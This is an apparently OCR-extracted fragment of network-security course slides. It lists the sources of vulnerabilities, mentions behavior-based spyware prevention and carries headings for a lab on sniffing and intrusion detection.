
- Software bugs
- Misconfigurations
- Injected code

Exploits create 'unexpected' code paths

Because Spyware Prevention Systems analyze behavior rather than relying on signature matching, they rarely need updating.

# Review





# Module 12 Lab
# Networks-Sniffing-IDS